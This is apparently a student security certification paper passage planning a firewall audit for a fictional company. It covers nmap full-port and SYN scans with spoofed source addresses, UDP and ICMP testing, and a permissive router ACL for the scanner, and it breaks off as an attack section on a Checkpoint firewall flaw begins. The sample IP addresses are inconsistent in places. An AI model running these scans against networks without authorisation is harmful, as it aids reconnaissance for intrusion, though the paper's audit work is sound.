The audit cannot be completed without some pre-requisites. Regardless of an audit's scope and methodology, some elements are common to all audits.

The following subsections discuss the need for management endorsement, sufficient budget, the right people, sufficient time & appropriate windows of opportunity to execute the scans.

3.2.1. Management Endorsement

It is always important to gain the support and permission from system owners before starting an audit. As the network grows, more subnets are likely to be built for separate business units and increasingly, subnets will be owned and/or managed by separate teams and scanning one network may affect other, connected networks. We will assume that we have the written consent of GIAC's management to scan the perimeter from the Internet to provide evidence of the audit.

Executive management should be presented with a plan, expected outcomes, benefits & costings to enable them to make an informed decision about the audit. It is especially important to present the audit, as well as many security issues, in terms of benefits for the company.

3.2.2. Budget

The budget for completion of the audit has been estimated based on two auditors at AUD$300 per hour.

For budgeting purposes the auditors' time has been broken down into the following components:

- Analyse & Plan   8 hours
- Execution   4 hours
- Review & Document   4 hours
- Presentation*   2 hours

  *This item covers time for meeting with management and presenting the plan and subsequently the results. Auditors provide their own equipment and materials, including software.

The total expenditure on auditors is therefore estimated at AUD$5400.

One full-time day has been allocated for the system administrator to provide any appropriate access to systems and documentation, be present during the scanning and attend meetings and presentations. The system administrator's time is estimated to cost AUD$300. Time for executive management has not been included.

Loss of income may be factored in to account for any lost business whilst the systems are unavailable. Since the revenue derived from online sales has not yet been charted, an accurate estimate of lost sales is not possible.

The total expenditure required for completion of the audit is therefore estimated at AUD$5700.

3.2.3. The Auditors

It is important that the system administrators or whoever was responsible for building the firewall, do not perform the audit. Those who built it are aware of how the firewall implements the policy and this can and often does influence the way the audit is performed. The audit is done essentially to ensure that the firewall builders have done their job properly and should weaknesses be discovered, those who built the firewall may not see any incentive to report the true findings of the audit.

Since impartiality is essential for the audit, an external contractor should be used wherever possible. However, security contractors traditionally charge large amounts of money for their services, which is at odds with GIAC's current situation.

3.2.4. Scheduling the Audit

At the very least, an audit will consume bandwidth and server resources and should therefore be performed at times of minimal business activity. GIAC's business may potentially operate 24 hours a day, 7 days a week. However,

for the purposes of this exercise we will assume that the lowest traffic volumes occur between 2am and 5am in GIAC's local time zone.

Given that GIAC's initial architecture has no redundancy built in, there is always a risk that scanning the network may have unexpected results, including crashing servers and devices, or otherwise denying service.

Unfortunately, GIAC will just have to accept this risk and mitigate it the only way possible by performing the audit during a period of low activity and ensuring that network and system administrators are on hand to attend to any problems that might occur during the audit.

3.3. Technical Approach

The aim of the audit is to verify the firewall's filtering rules. To do this, we will perform a range of TCP and UDP port scans of all service network hosts, which will reveal information about the protocols and ports that the firewall permits or denies.

We will be performing tests to verify that the firewall:
• Blocks private, zero, multicast, invalid source IP addresses from the Internet
• Permits traffic from the Internet to the service network as defined i n the security policy
• Blocks all other traffic from the Internet
• Permits VPN traffic as defined in the security policy
• Prevents packets with spoofed source IPs leaving GIAC's environment

Various tools will also be used to test permitted services. A web browser can be used to test HTTP and HTTPS connections. Traceroute can be used to test whether ICMP TTL-expired messages are being sent from GIAC hosts. Nslookup can be used to connect to GIAC's DNS server, run queries and thus verify that this connectivity works. To test that the ntp replies can be received from the Internet ntp servers, shell access to GIAC's ntp server will be used to manually query the Internet ntp servers. A successful query indicates that the ntp traffic is permitted. We could also try manually querying a third, non-permitted ntp server to ensure that responses are not received from unauthorised ntp servers.

To make the audit process quicker and simpler, we will provide the auditor with a copy of the network architecture, complete with IP addresses and hostnames. It is important to remember that the purpose of this audit is to verify the firewall policy, not to audit information leakage, simulate a penetration test or test for service vulnerabilities.

3.4. TCP Scans

Before examining the specific tests that comprise the audit, it is important to first understand how port scanning works and how nmap draws the conclusions it does.

The TCP three-way handshake is how TCP connections are established between two hosts. The diagram below depicts the three-way handshake.

```
                    SYN
CLIENT  ------------------------>  SERVER
                  SYN/ACK
        <------------------------
                    ACK
        ------------------------>
```

As we can see from the diagram, in a normal TCP connection, the client sends a SYN packet to request a connection, the server acknowledges the request with a SYN ACK, then the client acknowledges that with an ACK of its own. From that point on, the connection is established and data can now flow.

When nmap performs a TCP SYN scan on a listening port and the server responds with a SYN ACK, nmap knows the service is listening, so it sends an RST to prevent the connection from being completed, thus avoiding being logged (hopefully).

When a host receives a SYN packet to a port on which no process is listening, it responds with a reset packet, or RST. This tells the client that no service is listening on that port. Therefore, when nmap receives that response, it reports that port as being closed.

The last case is where the scanning host receives no response from the target. In that case, nmap reports that the port is filtered, assuming that the absence of a response means that there is some form of packet filtering either at the host or on a device in front of the host.

The table below summarises nmap's responses and their meaning.

Nmap TCP Scans	
Reported as...	Meaning
Open	The host responded with a normal SYN ACK packet, indicating the presence of a listening service.
Closed	The host responded with a RST packet, indicating that no service is listening on that port.
Filtered	A response from the host was not received at all, indicating the presence of some form of packet filtering (or even that the host is down).

TCP scans can also be performed by sending a TCP FIN packet, normally used to signal the end of a session. According to RFC 793[12], all systems should respond with a RST for all closed ports. There are other TCP scans which work in a similar way. The Xmas Tree scan sends a packet with the FIN, URG & PUSH flags set and a TCP Null scan sends a packet with no flags set. Based on RFC 793, all of these scans should elicit a RST packet for all closed ports scanned.

3.5. UDP Scans

Scanning for UDP ports is unreliable. Since UDP is connectionless, scanning for UDP services cannot be accomplished the same way as TCP scanning. Delivery of UDP packets is not guaranteed and not always expected, in the normal course of operation. What this means is, for example, that failing to receive a response from a UDP port does not prove either way that a service is or is not listening, or that there is filtering happening between the client and server. Also, since delivery of UDP packets is not guaranteed, high network load can result in packets being lost. Normally, if nmap receives a RST response from a UDP port scan, it will report that port as being closed, similar to TCP. If the scan receives no response, we cannot be sure whether a) the packet was filtered by a firewall; b) the server received the UDP packet but chose not to respond, or c) the packet was lost in transit. In GIAC's case, where the firewall blocks all UDP services except DNS (and ntp replies are allowed back in), that could leave us with a situation where a large number of UDP ports are reported as open when they have actually been filtered.

---

[12] http://www.ietf.org/rfc/rfc793.txt

Nmap's reporting of UDP ports is described in the table below.

Nmap UDP Scans	
Reported as...	Meaning
Closed	The host responded with an ICMP port unreachable message.
Open	No response was received.

Therefore, we can use this inverse scanning to determine which ports are closed, leaving us with a list of ports which may or may not be open.

Another big problem with UDP scanning is that it is far slower than TCP scanning. RFC1812[13] suggests that hosts should limit the rate at which ICMP messages can be sent. Many systems actually implement this which results in very slow response times to UDP scans, except on many Windows systems, which do not appear to implement ICMP message rate limiting.

It has been decided that we will use traceroute, nslookup and ntpdate to verify that the permitted UDP traffic does work. These simple methods will prove whether those services are listening and working as expected.

If time permits, UDP scans can be executed overnight, to minimise the time spent by auditors.

3.6. Audit Tools

This section describes the tools used to perform port scans and other tests to form the basis of our firewall audit.

The scanning host used by the auditors must itself be sufficiently hardened, perhaps also protected by a personal firewall product.

3.6.1. Nmap (or NmapWin)

The main tool of choice for the audit is fyodor's ubiquitous nmap. Ideally, we would use perhaps ISS's Internet scanner or some other commercial scanning tool, however these cost many thousands of dollars and are out of GIAC's reach.

Another advantage of nmap, is that it can be found for almost all Unix derived operating systems and so the skills to use nmap on OpenBSD for example are more-or-less the same on Linux. An HTMLised version of the nmap man page can be found at http://www.insecure.org/nmap/data/nmap_manpage.html

---

[13] http://www.ietf.org/rfc/rfc1812.txt

It is preferable that a Unix host be used to perform the nmap scanning. A Win32 variant of nmap is available but the Unix versions tend to be more stable and may offer more options. In addition, it is recommended that the root account be used to run nmap.

3.6.2. ScanLine

To cross check the results, we can use Foundstone's ScanLine[14] to perform similar port scans as those done using nmap. ScanLine is a Win32 command-line port scanner which supports some of the options nmap supports.

The help screen below shows the options supported by ScanLine. It is important to note that ScanLine does not support the use of SYN scans so it will be noisier than nmap SYN scans and TCP connections may well be logged.

```
ScanLine (TM) 1.01
Copyright (c) Foundstone, Inc. 2002
http://www.foundstone.com

sl [-?bhijnprsTUvz]
   [-cdgmq <n>]
   [-flLoO <file>]
   [-tu <n>[,<n>-<n>]]
   IP[,IP-IP]


 -? - Shows this help text
 -b - Get port banners
 -c - Timeout for TCP and UDP attempts (ms). Defa ult is 4000
 -d - Delay between scans (ms). Default is 0
 -f - Read IPs from file. Use "stdin" for stdin
 -g - Bind to given local port
 -h - Hide results for systems with no open ports
 -i - For pinging use ICMP Timestamp Requests in addition to Echo Requests
 -j - Don't output "-----..." separator between IPs
 -l - Read TCP ports from file
 -L - Read UDP ports from file
 -m - Bind to given local interface IP
 -n - No port scannin g - only pinging (unless you use  -p)
 -o - Output file (overwrite)
 -O - Output file (append)
 -p - Do not ping hosts before scanning
 -q - Timeout for pings (ms). Default is 2 000
 -r - Resolve IP addresses to hostnames
 -s - Output in comma separated format (csv)
 -t - TCP port(s) to scan (a comma separated list of ports/ranges)
 -T - Use internal list of TCP ports
 -u - UDP port(s) to scan (a comma separated list of ports /ranges)
 -U - Use internal list of UDP ports
 -v - Ver bose mode
 -z - Randomize IP and port scan order

Example: sl -bht 80,100-200,443 10.0.0.1-200

This example would scan TCP ports 80, 100, 101...200 and 443 on all IP
addresses from 10.0.0.1 to 10.0 .1.200 inclusive, grabbing banners
from those ports and hiding hosts that had no open ports.
```

---

[14] http://www.foundstone.com/knowledge/proddesc/scanline.html

ScanLine is not specifically covered in the audit results. However, the table below shows the ScanLine syntax which is analogous to the nmap scans presented here.

Scan Type	Nmap Syntax	ScanLine Syntax
Full TCP Scan	`nmap –P0 –sT –p 1-65535 target.com`	`sl -t –p 1-65535 target.com`
TCP SYN Scan	`nmap –P0 –sS –p 1-65535 target.com`	`SYN scans not supported by ScanLine`
UDP Scan	`nmap –P0 –sU –p 1-65535 target.com`	`Sl –u –p 1-65535 target.com`
Spoofed Source IP	`nmap –P0 –sT –p 80 –S 127.0.0.1 target.com`	`Spoofed source IP not supported by ScanLine`

This table shows that ScanLine is only useful for verifying nmap's output in relation to full TCP scans and UDP scans.

3.6.3. Ping

The packet internet groper is available on pretty much all platforms and will be used to test the response (or lack thereof) from hosts, using ICMP messages. The security policy restricts the use of outbound ICMP unreachables so ping can be used to ensure that other ICMP messages still work.

3.6.4. Traceroute & Tracert

These tools will also be used to test the use of ICMP messages. The security policy forbids outbound ICMP unreachables, which should defeat traceroute/tracert mapping attempts. Therefore, we will use traceroute to verify that we do not receive those ICMP responses.

3.6.5. Other Tools

We will also use nslookup to test that DNS is accepting and serving connections and an ntp client to test that the ntp replies are allowed back in from the Internet.

3.7. Scanning the Serial Interface

To ensure that the scans performed from the Internet verify the primary firewall policy and not the border router, or any other devices we will add the following rule to the top of the border router's inbound serial ACL (where <scanning_host> is the known IP of the auditor's host):

```
access-list 101 permit any <scanning_host> any any
```

The rule will permit all traffic from the scanning host which allows the scan to focus on the firewall. All traffic originating at other hosts will be filtered as normal by the rest of the border router's ACLs. There is a small risk that packets spoofing the scanning host's IP address will be received and accepted.

To mitigate that risk, the scanning host could use a dynamic IP address allocated from its ISP which would minimise the risk of a planned, targeted attack. This only applies when scanning from outside the serial interface.

Of course, we must ensure that the ACL is reverted after the audit is complete.

The audit has been broken down into a number of specific tests which can be cross-referenced to the security policy. This provides a basis upon which to assess the test results and conclude whether or not that part of the policy is being enforced by the firewall.

3.7.1. Inbound Private Source IPs – eth0

To summarise the inbound traffic policy, all private, zero and inappropriate source IPs will be dropped, regardless of destination address. This will be tested using nmap to perform TCP SYN and UDP scans with forged source IPs. The general syntax of this test will be:

```
Nmap –P0 –sS –p 80 –e tun0 –S 127.0.0.1 www.giac.com
```

This command will send a TCP SYN packet to port 80 at www.giac.com using a source IP address of 127.0.0.1, without pinging the target first. We are foregoing the ping because if ICMP replies are not allowed, the ping will fail and the SYN scan will not commence. We are using port 80 because we know there is a web server there and therefore, we know that we would normally expect a response to a TCP connection request. The –e eth0 specifies which interface to use on the scanning host. We will assume that the tunnel device tun0 is being used.

The following commands are similar to that above, but will test the other disallowed IP ranges. There is not enough time or money to perform this scan using every possible source IP in each range, so in the interests of brevity and cost, only one IP from each range will be tested.

```
Nmap –P0 –sS –p 80 –e tun0 –S 0.0.0.0 www.giac.com
Nmap –P0 –sS –p 80 –e tun0 –S 224.0.0.1 www.giac.com
Nmap –P0 –sS –p 80 –e tun0 –S 10.0.0.1 www.giac.com
Nmap –P0 –sS –p 80 –e tun0 –S 172.16.0.1 www.giac.com
Nmap –P0 –sS –p 80 –e tun0 –S 192.168.0.1 www.giac.com
```

The normal result of a SYN scan run on a web server is shown below:

```
su-2.05# nmap -P0 -sS -p 80 -e tun0 www.target.net

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on merkin.bigone.net (203.63.216.43):
Port        State       Service
80/tcp      open        http

Nmap run completed -- 1 IP address (1 host up) scanned in 0 seconds
```

This output tells us that a service is listening on port 80.

In our case, the scans testing forged source IPs should result in nmap
reporting that the port(s) are filtered, because it would not have received a
reply to the blocked packets.

The SYN scans above may not normally appear in the firewall logs, so we can
also run those same tests using a full TCP scan, using the following
commands. Note that the –s switch has now changed to –sT, signifying a full
TCP scan.

```
Nmap –P0 –sT –p 80 –e tun0 –S 127.0.0.1 www.giac.com
Nmap –P0 –sT –p 80 –e tun0 –S 0.0.0.0 www.giac.com
Nmap –P0 –sT –p 80 –e tun0 –S 224.0.0.1 www.giac.com
Nmap –P0 –sT –p 80 –e tun0 –S 10.0.0.1 www.giac.com
Nmap –P0 –sT –p 80 –e tun0 –S 172.16.0.1 www.giac.com
Nmap –P0 –sT –p 80 –e tun0 –S 192.168.0.1 www.giac.com
```

These TCP scans should definitely appear in our firewall logs, so the results of
this test can be used to prove that the firewall is dropping the forged source
IP packets. Since the scans are run using forged, unroutable source IPs, even
if they were not filtered, we would still not receive a reply, so we must
examine the logs to determine whether the firewall did actually drop the
packets.

Since the firewall rules used to block bad source IPs refer to ANY protocol on
ANY host at ANY port, we can be reasonably confident that the attempt to
connect to TCP port 80 is representative of attempts to connect to all ports on
all hosts in the service network. However, if money and time permit, even
more specific test can be performed to categorically prove that the filtering
works on other ports or hosts.

3.7.2. Inbound Service Traffic – eth0

3.7.2.1. TCP

The security policy, of course, permits connections from anywhere on the
Internet to the appropriate service hosts on TCP ports 25, 80 and 443. Traffic
to these ports must originate at a source port above 1023. DNS requests can

also originate at port 53, however, the security policy states that only UDP should be used for DNS, not TCP. DNS is covered later.

Nmap can be used to perform TCP connections to these hosts to see what response is returned. The syntax shown below will scan all TCP ports on the web server.

```
nmap –P0 -sT –p 1-65535 www.giac.com
```

Once again, we will forego the ping option. The only other options we need are the –sT signifying a full TCP connection, the port range and the target host. In the case above, we are scanning all 65535 ports so that we can be sure that no connections are allowed to higher ports, perhaps to listening trojans. Scanning the whole range of ports will take some time.

```
su-2.05# nmap –P0 -sT –p 1-65535 203.63.16.2-4

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on target.net (203.63.16.2):
(The 65532 ports scanned but not shown below are in state: filtered)
Port        State       Service
80/tcp      open        http
443/tcp     open        https

(All 65535 scanned ports on  (203.63.216.3) are: filtered)

Interesting ports on target.net (203.63.16.4):
(The 65534 ports scanned but not shown below are in state: filtered)
Port        State       Service
25/tcp      open        smtp

Nmap run completed -- 3 IP addresses (3 hosts up) scanned in 2120 seconds
```

The output above indicates the following about the scanned hosts. Nmap scans in themselves do not technically prove what the firewall is doing, so firewall logs should also be inspected to determine if the TCP scans were logged on all ports other than 80 & 443. That would prove to us that the firewall dropped packets to ports other than 80 & 443.

It is important to note that where the output above shows, for example, smtp listening on 203.63.216.4:25, nmap is assuming the service to be smtp because it is on the well known smtp port 25. Nmap gets these service descriptions from a services file and all this means is that a service responded on TCP25. It could actually be another service, not smtp. However, our firewall policy permits connections to port 25 on that host and that is what we are verifying. Ensuring that the host is actually offering smtp on port 25 is a separate issue.

Server	IP Address	Defined Access Policy	Nmap Results
Web Server	203.63.216.2	Permit inbound HTTP/TCP80 & HTTPS/TCP443 from any Internet host.	Listening services on TCP ports 80 & 443. All other ports blocked by firewall.
DNS & ntp Server	203.63.216.3	Permit inbound DNS/UDP53 queries from any Internet host & inbound ntp/UDP123 replies from the two selected time servers.	All TCP ports are blocked by the firewall.
Mail Server	203.63.216.4	Permit inbound SMTP/TCP25 connections from any Internet host.	Listening service on TCP port 25. All other TCP ports blocked by the firewall.

Another straightforward method of testing that the TCP connectivity works is simply to use the appropriate client software, or a telnet client to connect on each service port. For example, browsing to www.giac.com with a web browser will quickly prove whether the web service is running or not.

3.7.2.2. UDP

Now we will test to see that the UDP DNS and ntp services are working correctly. Firstly, using nslookup we can connect to GIAC's DNS server and run queries on it. The output below shows a sample nslookup session, where the output has been modified to show a session performed using GIAC's DNS server. The bold text is entered by the user. The rest is the output shown by nslookup.

```
su-2.05# nslookup
Default Server:  dns.local.net
Address:  127.0.0.1

> server 203.63.16.3
Default Server:  dns.giac.com
Address:  203.63.16.3

> mail.giac.com
Server:  dns.giac.com
Address:  203.9.148.3


Name:    mail.giac.com
Address:  203.9.148.2
```

NSLookup is executed, using the host's default DNS server – in this case, dns.local.net

The DNS server is changed to the target DNS server

Now we try a DNS lookup on mail.giac.com, using dns.giac.com

The query is processed and the IP address of mail.giac.com is returned, proving that the DNS service is being provided by dns.giac.com

The output above shows that we were able to connect to the target's DNS server and receive a response to our query. This method should be used to connect to GIAC's DNS server to determine if the DNS service is working properly. A successful test of this nature would look similar to the sample output below.

In order to test the ntp functionality in a similar way, we need shell access to GIAC's ntp host. The details of this test will vary depending on the host operating system which synchronises with an ntp service. For example, on a FreeBSD system, we could use the following command:

```
su-2.05# ntpdate –q
```

This command connects to the ntp server(s) listed in the daemon's configuration file and queries the current time, without actually setting the local system clock. If the query is successful, then we know that the firewall is permitting ntp responses into the service network to ntp.giac.com.

We have now determined that GIAC's permitted UDP services work as expected. Aside from DNS and ntp, there are no other UDP services needed and all connection attempts to other UDP ports should be blocked by the firewall. In that case, nmap would report that each service is open because no reply is received. If a port unreachable is received, nmap reports that the port is closed. Therefore, if we scan all hosts for UDP ports, we would expect nmap to report all those ports as open. That would suggest that the traffic is either getting through to the servers, which choose not to respond, or that the ports are filtered.

It has been decided that the UDP scans do not provide enough value compared to the time and cost of executing and analysing the thousands of lines of UDP scan output per host.

3.7.2.3. ICMP

GIAC's security policy states that ICMP unreachables must not be permitted to leave GIAC's network. This can be tested by attempting to `traceroute` service network hosts.

Given the theoretical nature of this audit, it was not possible to show a `traceroute` session as we would expect it to appear.

The auditors will know this test was successful when the `traceroute` command does not provide any response from GIAC hosts. Although, depending on where the scanning host is located, there may be responses to `traceroute`'s packets from intermediate routers and gateways. There should be no response from any device in GIAC's environment.

`Traceroute` is simple to use and it is executed using the following syntax:

```
su-2.05# traceroute hostname.target.net
```

An example of a `traceroute` session is shown below.

```
su-2.05# traceroute www.theage.com.au
traceroute to theage.com.au (203.26.51.42), 64 hops max, 40 byte packets
 1  melcore.labyrinth.net.au (203.30.143.5)  444.342 ms  116.217 ms  109.462 ms
 2  minos.labyrinth.net.au (203.9.148.3)  109.205 ms  117.266 ms  119.579 ms
 3  ge4-0-103.wsr01-coll-mel.comindico.com.au (203.194.31.5)  109.265 ms  215.924 ms  108.377 ms
 4  pos2-1.cor01-kent-syd.comindico.com.au (203.194.56.217)  119.266 ms  107.331 ms  109.511 ms
 5  ge5-0-0.bdr01-kent-syd.comindico.com.au (203.194.29.242)  119.246 ms  117.224 ms  119.513 ms
 6  ATM-4-0-0-1.sn2.optus.net.au (203.202.186.173)  119.263 ms  224.943 ms  119.521 ms
 7  Pos5-1-0.pad8.Sydney.telstra.net (139.130.46.29)  129.297 ms  206.539 ms  148.319 ms
 8  FastEthernet0-0-0.pad18.Sydney.telstra.net (139.130.249.239)  129.333 ms  127.726 ms  119.144 ms
 9  * * *
10  * * *
```

The above sample shows the path taken by a packet destined for www.theage.com.au. Each hop is shown, including the hostname & IP address. We can see at hop nine, no more replies are received, perhaps indicating that a filtering device is present.

3.7.2.4. Deny & Log All Other Traffic

It has been decided that no specific tests will be executed to determine whether the final deny all rule is functioning.

One approach to this would be to create a large number of packets addressed to service hosts on ports that are not used. For example, we could send TCP SYN requests to www.giac.com on port 25. We know an smtp service is not running on www.giac.com and we know that any host on the Internet can connect to www.giac.com:80 so examination of our rulebase tells us that these test packets should match the final deny all rule and be logged by the firewall.

The number and type of packets used to try to match the deny all rule is virtually limitless so we have decided not to perform this test. However, we could try just a handful of these attempts to crosscheck with the firewall logs.

The firewall logs should be closely monitored after initial deployment anyway to perform some tuning on the rulebase. At that time, we could examine the logs to see what traffic has been denied by the final deny all rule.

3.7.3. Inbound Mail via VPN – eth1

We could create a VPN account for the auditors to use to connect to the VPN Netscreen. To minimise the overhead incurred by the audit, we will instead opt to attach the scanning host to a hub together with the VPN Netscreen. That will allow the scanning host to simulate traffic coming from the VPN clients, without actually using the VPN. Obviously, this requires physical access to GIAC's premises.

Testing this interface uses similar methods as discussed previously. In this case, we have just two rules followed by the deny all rule. Only two TCP services are permitted on this interface – smtp and pop3 on TCP25 and TCP110, respectively.

Since the firewall policy permits these connections only from mobile employees' known IP addresses, we will need to do some configuration in order for the testing to work. The simplest way would be to add a pair of rules permitting these connections from the auditor's IP address. We will assume that these changes have been made and that the rules we are testing will actually permit connections from our host.

The nmap syntax to run TCP SYN scans for these services is as follows:

```
nmap –P0 –sT –p 1-65535 203.63.216.2-4
```

Once again, this command executes a full TCP scan, without pinging first, on all TCP ports on all service network hosts. The expected results should appear similar to the excerpt below.

```
su-2.05# nmap -P0 -sT -p 1-65535 203.63.216.2-4

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )

(All 65535 scanned ports on  (203.63.216.2) are: filtered)
(All 65535 scanned ports on  (203.63.216.3) are: filtered)

Interesting ports on 203.63.216.4:
(The 65534 ports scanned but not shown below are in state: filtered)
Port       State       Service
25/tcp     open        smtp
110/tcp    open        pop3

Nmap run completed -- 3 IP addresses (3 hosts up) scanned in 2590 seconds
```

The same issues about testing the deny all rule discussed above, also apply to this interface.

Hostname	IP Address	Defined Access Policy	Nmap Results
Web Server	203.63.216.2	Permit no inbound connections.	All TCP ports blocked by the firewall.
DNS/ntp Server	203.63.216.3	Permit no inbound connections.	All TCP ports blocked by the firewall.
Mail Server	203.63.216.4	Permit inbound SMTP/TCP25 & pop3/TCP110 connections only from known, specific IP addresses.	Listening service on TCP port 25. All other TCP ports blocked by the firewall.

3.8. Scanning the Service Network Interface

Similar to the VPN approach above, the scanning host will be attached to the service network and given an IP address on that subnet. Tests can then be run to verify the inbound filtering policy on the service network's firewall interface. For safety during the audit, the scanning host must have no services running whatsoever because its presence on the service network could make it vulnerable to attack attempts.

This set of scans will follow the approach taken to scan the inbound ethernet 0 interface. First of all, we will use nmap to attempt to forge inappropriate source IPs out to the Internet. This will require a host on the Internet to which traffic can be sent. In case our firewall policy was not implemented properly, these scans could result in spoofed packets reaching the Internet host, which would be irresponsible. Ideally, the auditors can provide a host for this purpose. We will assume that this is the case.

The scans required are detailed in the output below.

```
Nmap –P0 –sS –p 80 –e tun0 –S 127.0.0.1 host.auditors.com
Nmap –P0 –sS –p 80 –e tun0 –S 0.0.0.0 host.auditors.com
Nmap –P0 –sS –p 80 –e tun0 –S 224.0.0.1 host.auditors.com
Nmap –P0 –sS –p 80 –e tun0 –S 10.0.0.1 host.auditors.com
Nmap –P0 –sS –p 80 –e tun0 –S 172.16.0.1 host.auditors.com
Nmap –P0 –sS –p 80 –e tun0 –S 192.168.0.1 host.auditors.com
```

Once again, the expected output form these scans should look something like
this:

```
su-2.05# Nmap –P0 –sS –p 80 –e tun0 –S 127.0.0.1 host.auditors.com

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )

(All 1 scanned ports on  (host.auditors.com) are: filtered)

Nmap run completed -- 1 IP address scanned in 0 seconds
```

Hopefully the above output would be produced for each of the scans listed.
Since each one is testing a different kind of invalid source IP, the result
should be the same for each – that the port is filtered. If our firewall policy is
implemented correctly, the host.auditors.com host will never see these
packets.

Testing that replies to service requests are allowed back out to the Internet is
not so easy. Netscreen's stateful filtering implementation should create
dynamic rules allowing service request replies back out. For example, if host
203.23.5.49 connects to www.giac.com, once the TCP handshake is
completed, the Netscreen will add an entry in its state table so that it knows a
session is currently in progress between those two hosts. When reply traffic is
sent from the www.giac.com to 203.23.5.49, the Netscreen will look up the
state table to see if these packets are part of an existing session. If so, the
packets are forwarded to their destination. If not, the packets are tested
against the remaining rules and should be dropped and logged, like any other
denied traffic. Since a Netscreen appliance was not available for these tests to
be attempted, no conclusion can be drawn. One approach to this test would
be to send packets from the service hosts to high ports on Internet hosts and
examine the firewall logs to see which packets were dropped and logged.

We have already determined that the permitted services work as expected by
using client applications including nslookup, ntpdate and telnet to create
connections and elicit responses.

Once again, we have decided not to formally test whether non-permitted
traffic will be sent from the service network, however as we did previously,
the auditors could attempt to send a handful of non-permitted packets from
the service network, but since there are countless different forms of non-
permitted traffic, we cannot test them all.

3.9. Conclusion

As discussed earlier, the absence of a physical network to test this audit on severely limits the conclusions that can be drawn. However, assuming that the results were as expected, some conclusions may be drawn.

Before discussing the conclusions in terms of security policy, it is worth relating some more general conclusions drawn from this audit process. Firstly, port scanning can be a complex, sometimes uncertain process where definitive conclusions are not necessarily possible. Instead, we may only be able to infer possible facts from the scans and then perhaps verify those inferences using another source, such as firewall logs or application logs.

The audit presented here is a relatively simple one and yet it still raises plenty of questions about how to plan an audit, what to expect from it and what conclusions can be drawn. This certainly has been an eye-opener in terms of the complexities that are sometimes faced by auditors.

In terms of how the audit relates to the security policy, the following conclusions may be drawn, assuming that the output from the audit tests were as expected. In general, the firewall appears to be controlling traffic as defined in the security policy, however, the handling of UDP services could not be readily and reliably proven.

3.9.1. Interface Ethernet 0
- Spoofed source IP packets from the Internet do not reach the service network hosts
- Any Internet host can connect to www.giac.com using HTTP & HTTPS
- Any Internet host can query GIAC's DNS server using UDP
- The chosen Internet ntp servers can be used to synchronise time to GIAC's ntp server
- Any Internet host can connect to mail.giac.com using SMTP
- All other TCP ports are blocked by the firewall

3.9.2. Interface Ethernet 1
- All TCP ports on hosts www.giac.com, ntp.giac.com and dns.giac.com are blocked
- Mobile employees can connect to TCP ports 25 and 110 for SMTP and pop3, respectively on host mail.giac.com
- All other TCP ports on mail.giac.com are blocked by the firewall

3.9.3. Interface Ethernet 2
- Spoofed source IP packets from the service network are blocked by the firewall

- Replies to service requests are sent back out to Internet clients
- ntp requests to the two chosen Internet ntp servers are allowed out

These conclusions were drawn from the combination of `nmap` scan output and application client output (`nslookup`, `ntpdate` & `telnet`).

The diagrams below were developed from the audit results, showing the TCP and UDP traffic which was permitted.

The diagram below depicts traffic between the VPN Netscreen and the service network.

3.10. Recommendations

Assuming the role of an external auditor, the following recommendations are made.

- More time and budget should be allocated to a more intensive audit including UDP scans, despite their arguably dubious value.
- Whilst the audit presented here is certainly helpful in terms of verifying the security policy, it cannot definitively prove, on its own, that the security policy is implemented effectively, in its entirety.
- When designing a network architecture, attention should paid to how the architecture can be audited. Complex networks may present significant issues in terms of how appropriate connectivity can be achieved for auditors' hosts.

In addition to auditing the firewall, GIAC should also consider a full security audit covering all of GIAC's security, including but not limited to:

- operating system hardening
- service banners and information leakage
- password & account management
- user account lifecycle maintenance
- physical security
- backup & restoration of security devices
- security configuration management
- key management (for SSL certificates)

The auditors have also suggested that redundancy be deployed into GIAC's environment. This could be done using pairs of Netscreen devices connected via their HA (high availability) interfaces, which provide seamless failover and session persistence even if one device fails.

Similarly, the router could possibly be paired with another Cisco router, both running Cisco's hot standby routing protocol (HSRP).

At the application level, servers could be clustered and load-balanced to provide seamless failover in the event of hardware failure of a single host. Whether web application sessions can be failed over in a seamless way will depend on what protocols and session management methods are used. Load balancing appliances could be also deployed in concert with SSL appliances to provide better SSL performance and to reduce load on the web server(s).

4. Design Under Fire

The target for the attacks described in this section was submitted by John Machado on 4th May 2006. John's paper can be found at http://www.giac.org/practical/John_Machado_GCFW.zip

The network architecture proposed by John is reproduced below.

4.1. Attacking the Firewall

4.1.1. Checkpoint FW-1 Vulnerability

In this case, the firewall is a Linux-based Checkpoint NG machine. On the 3rd September, 2002 a flaw in Checkpoint's Firewall-1 was reported (http://www.theregister.co.uk/content/55/26925.html). This vulnerability is present in all Checkpoint FW1 4.0 implementations, which includes the NG version. The flaw was discovered by NTA-Monitor. More details can be found at http://www.nta-monitor.com/news/checkpoint.htm.

This attack requires that Aggressive Mode IKE is being used in the IPSEC deployment. John's VPN policy includes the use of Main Mode IKE but does

